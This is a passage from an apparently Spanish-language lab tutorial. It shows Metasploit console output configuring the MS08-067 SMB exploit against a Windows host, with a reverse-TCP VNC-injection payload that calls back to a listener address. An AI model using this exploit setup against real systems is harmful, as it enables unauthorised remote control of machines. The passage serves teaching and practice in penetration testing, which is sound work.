


Ilustración 1-8 Prueba del ataque.



Luego de eso si se vuelve a ejecutar el comando options se puede ver que en el apartado de opciones de payload nos muestras más opciones que antes.

```
msf6 exploit(windows/smb/ms08_067_netapi) > options
Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    170.200.140.6   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/vncinject/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  AUTOVNC   true             yes       Automatically launch VNC viewer if present
  DisableCourtesyShell true            no        Disables the Metasploit Courtesy shell
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     170.200.140.4   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
  VNCHOST   127.0.0.1        yes       The local host to use for the VNC proxy
  VNCPORT   5900             yes       The local port to use for the VNC proxy
  ViewOnly  true             no        Runs the viewer in view mode
```

Ilustración 1-9 Más opciones de payload.